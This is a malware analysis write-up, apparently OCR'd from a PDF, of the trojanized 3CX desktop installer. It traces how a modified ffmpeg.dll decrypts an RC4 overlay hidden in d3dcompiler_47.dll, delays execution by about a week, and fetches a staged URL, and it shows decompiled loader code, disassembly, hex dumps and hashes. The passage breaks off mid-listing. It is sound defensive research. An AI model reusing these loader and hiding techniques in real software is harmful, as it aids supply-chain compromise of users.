
3CX Malware Analysis

Summary



Physical Files Involved:

- 3CXDesktopApp.exe - Has a dependency for ffmpeg.dll. This initial exe appears to be clean.
- ffmpeg.dll - This dll has been modified at the entry point, so that even upon loading of the dll (no export calls), the malicious code would run. Note: this is an expected file for an electron app.
- d3dcompiler_47.dll - This dll functions as normal, however has RC4 encrypted data added in the overlay. Note: this is also an expected file for an electron app.

Execution Flow:

1. 3CXDesktopApp.exe loads ffmpeg.dll on launch.
2. ffmpeg.dll does not load d3dcompiler_47.dll as a library but as a generic file read.
3. ffmpeg.dll uses a static stored key and decrypts the RC4 overlay based on a found position noted by 0xFEEDFACE.

    a. A note about this encrypted data. It was initially suggested that this was all shellcode and that it performed the remainder of the actions seen. However, while the first small portion of this data is shellcode, its only purpose is to act as a loader for another dll, which was stored in the same encrypted data section. I now see this dll hash available on VT as: CA5A66380563CA4C545F1676C23BD95D.
4. ffmpeg.dll creates an executable memory section and calls the decrypted data, shellcode section.
5. This shellcode resolves apis at runtime, changes memory regions to executable and then calls the appended dll.
6. This new dll has an export of interest called DllGetClassObject, which is called.
7. DllGetClassObject doesn't directly call the next function but uses CreateThread and passes the function location as the start address.
8. The item to note near the start of this new function is the manifest file. It looks for and if absent creates a file named manifest. This file contains a little endian representation of the current timestamp future dated by about a week. This is important because:
    a. It uses this during the file read to enter a while loop that essentially sleeps and waits until the current time matches that stored in the file. Basically waiting for about a week to execute again.
    b. Note: Later, I will talk about patching this to aid in analysis.
9. It next calls out to a github repo to pull down an ICO file.
10. This file has a base64 string appended after the end denoted by a leading dollar sign.
11. This string is two parts to an AES GCM decrypt function. The first part is used to generate the key and the second part is the encrypted data.
12. After decryption, it is shown to be another url, which is used for a follow-up GET request.
    a. Note: Some reports state infostealer malware was the final payload, however it could possibly be any final stage stealer/c2 malware being delivered.

Full Analysis

Note: I realize there are a lot of pages and screenshots but the purpose would be to provide a detailed map for others to follow on their own.

I started by grabbing what looks to be a more recent version sample of the MSI installer from VT with hash: 0eeb1c0133eb4d571178b2d9d14ce3e9

This was listed on a recent IOC list by sophos labs:
https://github.com/sophoslabs/IoCs/blob/master/3CX%20IoCs%202023-03.csv

Initially, I used 7zip to extract MSI installer contents for review. Based on initial reports it was unclear how the malicious dlls were being delivered, however it looks like they were put directly into the MSI installer. Checking I see the following suspect dlls that were being flagged by other reports:

FFMPEG.dll: 74BC2D0B6680FAA1A5A76B27E5479CBC
D3DCOMPILER.dll: 82187AD3F0C6C225E2FBA0C867280CC9

Initial review of exports shows nothing that stands out “name-wise”. As this is supposed to be a compromised dll, I performed bindiff operations to compare to what could be a legit version of the dll to help find modified/malicious code.


Due to overall size, the number of functions differs quite a bit. Instead looking at everything, checked to see what might be calling this as a dependency and what functions it might be calling.

The 64 bit program 3CXDesktopApp.exe, calls ffmpeg as a dependency. Looking at the symbol references:

Name	Location	Type	Namespace	Source	Refere
av_buffer_create	External[08898...	External Data	FFMPEG.DLL	Imported	
av_samples_get_buffer_size	External[08898...	External Data	FFMPEG.DLL	Imported	
av_buffer_get_opaque	External[08898...	External Data	FFMPEG.DLL	Imported	
avcodec_flush_buffers	External[08898...	External Data	FFMPEG.DLL	Imported	
?New@Uint8ClampedArray@v...	1445ff070	Function	Global	Imported	

In the ffmpeg namespace, four items are called. I reviewed each of these and compared them to the legit version without anything standing out. Checking the entrypoint, you can see a change has been made there.

In a suspected clean previous version, see the highlighted function being called:




```
                ff ff
1800b8d3f 8b d8          MOV       EBX,EAX
1800b8d41 89 44 24 30    MOV       dword ptr [RSP + Stack[-0x28]],EAX
1800b8d45 83 ff 01       CMP       EDI,0x1
1800b8d48 75 36          JNZ       LAB_1800b8d80
1800b8d4a 85 c0          TEST      EAX,EAX
1800b8d4c 75 32          JNZ       LAB_1800b8d80
1800b8d4e 4c 8b c6       MOV       R8,RSI
1800b8d51 33 d2          XOR       EDX,EDX
1800b8d53 49 8b ce       MOV       RCX,R14
1800b8d56 e8 81 f8       CALL      FUN_1800b85dc                    undefi
                ff ff
1800b8d5b 48 85 f6       TEST      RSI,RSI
1800b8d5e 0f 95 c1       SETNZ     CL
1800b8d61 e8 6e fe       CALL      dllmain_crt_process_detach       int dl
                ff ff
1800b8d66 48 8b 05       MOV       RAX,qword ptr [DAT_1802242b8]
                4b b5 16 00
```

```
12  if (param_2 == 1) {
13    __security_init_cookie();
14  }
15  if ((param_2 == 0) && (DAT_1802996b0 < 1)) {
16    iVar1 = 0;
17  }
18  else if ((1 < param_2 - 1U) || (iVar1 = FUN_1800b8c60(param_1,param_2,param_3), iVar
19    iVar1 = FUN_1800b85dc(param_1,param_2,param_3);
20    if ((param_2 == 1) && (iVar1 == 0)) {
21      FUN_1800b85dc(param_1,0,param_3);
22      dllmain_crt_process_detach(param_3 != 0);
23    }
24    if (((param_2 == 0) || (param_2 == 3)) &&
25       (iVar1 = FUN_1800b8c60(param_1,param_2,param_3), iVar1 != 0)) {
26      iVar1 = 1;
27    }
28  }
29  return iVar1;
```

Then looking at that function, it has no actual content except a return:

```
undefined8 FUN_1800b85dc(void)

{
  return 1;
}
```

In contrast here is the suspected malicious dll:




And the same function call:

```
undefined8 FUN_18004e250(undefined8 param_1,int param_2)

{
  if (param_2 == 1) {
    FUN_18004de60();
  }
  return 1;
}
```


Except now this function is calling another function before returning. A quick review of this function shows it only existing in the malicious dll:

```
local_48 = DAT_18029d020 ^ (ulonglong)auStackY1432;
uVar12 = 1;
hFile = CreateEventW((LPSECURITY_ATTRIBUTES)0x0,1,0,L"AVMonitorRefreshEvent");
if (hFile != (HANDLE)0x0) {
  DVar3 = GetLastError();
  if (DVar3 != 0xb7) {
    FUN_1800c0e40(local_458,0,0x20a);
    local_54c = 0;
    local_550 = 0;
    GetModuleFileNameW((HMODULE)0x0,local_458,0x104);
    lVar5 = FUN_1800c157c(local_458,0x5c);
    if ((undefined4 *)(lVar5 + 2) == (undefined4 *)0x0) {
      puVar6 = (undefined4 *)FUN_1800cdd94();
      *puVar6 = 0x16;
      FUN_1800ce7d8();
    }
    else {
      *(undefined4 *)(lVar5 + 0x12) = 0x65006c;
      *(undefined4 *)(lVar5 + 0x16) = 0x5f0072;
      *(undefined4 *)(lVar5 + 0x1a) = 0x370034;
      *(undefined4 *)(lVar5 + 0x1e) = 0x64002e;
      *(undefined4 *)(lVar5 + 2) = 0x330064;
```

Starting at CreateEventW, you can see its called receiving the default security descriptor (null), bmanualreset (true - must have matching reset event to go nonsignaled), initialstate (nonsignaled) and the name “AVMonitorRefreshEvent”.




Next GetModuleFileNameW is called with a null handle (look in current process), and get the current full execution path. Then the following function call FUN_1800c157c, returns the calling exe from that same path.



The string d3compiler_47.dll is moved (eventually to rax) from a static location in the programs rdata section.

```
04df0a 0f 11 40 10      MOVUPS      xmmword ptr [RAX + 0x10],XMM0
04df0e 0f 10 05         MOVUPS      XMM0,xmmword ptr [u_d3dcompiler_47.dll_18023bc... = u"d3dcompiler_47.dll"
       a9 dd 1e 00
```




This dll is then read to memory in a typical CreateFileW, GetFileSize, then ReadFile flow.


```
}
uVar12 = 0;
hFile = CreateFileW(local_458,0x80000000,0,(LPSECURITY_ATTRIBUTES)0x0,3,0x80,(HANDLE)0x0);
if (hFile == (HANDLE)0xffffffffffffffff) goto LAB_18004e21d;
lpAddress = (code *)0x0;
DVar3 = GetFileSize(hFile,(LPDWORD)0x0);
lpBuffer = (short *)_malloc_base(DVar3);
ReadFile(hFile,lpBuffer,DVar3,&local_54c,(LPOVERLAPPED)0x0);
if (local_54c != 0) {
```

File is requested with GENERIC_READ and a handle is returned. Then that handle is passed to GetFileSize to be used in the next module.

Lastly ReadFile is called along with this file handle and the returned size. The second parameter here is the buffer that will hold the result.




After the call:



Address	Hex	ASCII
000001AC4F57F040	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....ÿÿ..
000001AC4F57F050	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00	¸.......@.......
000001AC4F57F060	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
000001AC4F57F070	00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00	....
000001AC4F57F080	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	..º..´.Í!¸.LÍ!Th
000001AC4F57F090	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
000001AC4F57F0A0	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
000001AC4F57F0B0	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode....$.......
000001AC4F57F0C0	FA 02 CA F2 BE 63 A4 A1 BE 63 A4 A1 BE 63 A4 A1	ú.Êò¾c¤¡¾c¤¡¾c¤¡
000001AC4F57F0D0	5A 13 A5 A0 BC 63 A4 A1 BE 63 A5 A1 2F 63 A4 A1	Z.¥ ¼c¤¡¾c¥¡/c¤¡
000001AC4F57F0E0	B7 1B 37 A1 BB 63 A4 A1 0A 09 A1 A0 82 63 A4 A1	·.7¡»c¤¡..¡ .c¤¡
000001AC4F57F0F0	0A 09 A0 A0 BF 63 A4 A1 5A 13 A7 A0 A0 63 A4 A1	.. ¿c¤¡Z.§ c¤¡
000001AC4F57F100	5A 13 A1 A0 62 63 A4 A1 5A 13 A0 A0 89 63 A4 A1	Z.¡ bc¤¡Z. .c¤¡


It next looks in that file for the following marker: 0xfe 0xed 0xfa 0xce:



```
                    LAB_18004e02b                                   XREF[1]:     18004e050(
18004e02b 41 80 7c 00 fd fe    CMP     byte ptr [R8 + RAX*0x1 + -0x3],0xfe
18004e031 75 17                JNZ     LAB_18004e04a
18004e033 41 80 7c 00 fe ed    CMP     byte ptr [R8 + RAX*0x1 + -0x2],0xed
18004e039 75 0f                JNZ     LAB_18004e04a
18004e03b 41 80 7c 00 ff fa    CMP     byte ptr [R8 + RAX*0x1 + -0x1],0xfa
18004e041 75 07                JNZ     LAB_18004e04a
18004e043 41 80 3c 00 ce       CMP     byte ptr [R8 + RAX*0x1],0xce
18004e048 74 0d                JZ      LAB_18004e057
```

```
80          uVar7 = 0;
81  LAB_18004e02b:
82          if ((((*(char *)((longlong)lpBuffer + uVar7 + uVar9) != -2) ||
83               (*(char *)((longlong)lpBuffer + uVar7 + uVar9 + 1) != -0x13)) ||
84              (*(char *)((longlong)lpBuffer + uVar7 + uVar9 + 2) != -6)) ||
85             (*(char *)((longlong)lpBuffer + uVar7 + uVar9 + 3) != -0x32)) goto LAB_180
86          uVar14 = uVar7 + 8 & 0xffffffff;
87          if (uVar7 + 8 == uVar14) {
88            uVar11 = (uVar2 - 8) - uVar7;
89            dwSize = uVar11 & 0xffffffff;
90            lpAddress = (code *)_malloc_base(dwSize);
91            FUN_1800c0790(lpAddress,(longlong)lpBuffer + uVar14 + uVar9,dwSize);
92            FUN 1800c0e40(local 148,0xaa,0x100);
```


Here is the full loop looking for this marker:



```
00007FFB3719E02B   41:807C00 FD FE   cmp byte ptr ds:[r8+rax-3],FE
00007FFB3719E031   75 17              jne ffmpeg.7FFB3719E04A
00007FFB3719E033   41:807C00 FE ED    cmp byte ptr ds:[r8+rax-2],ED
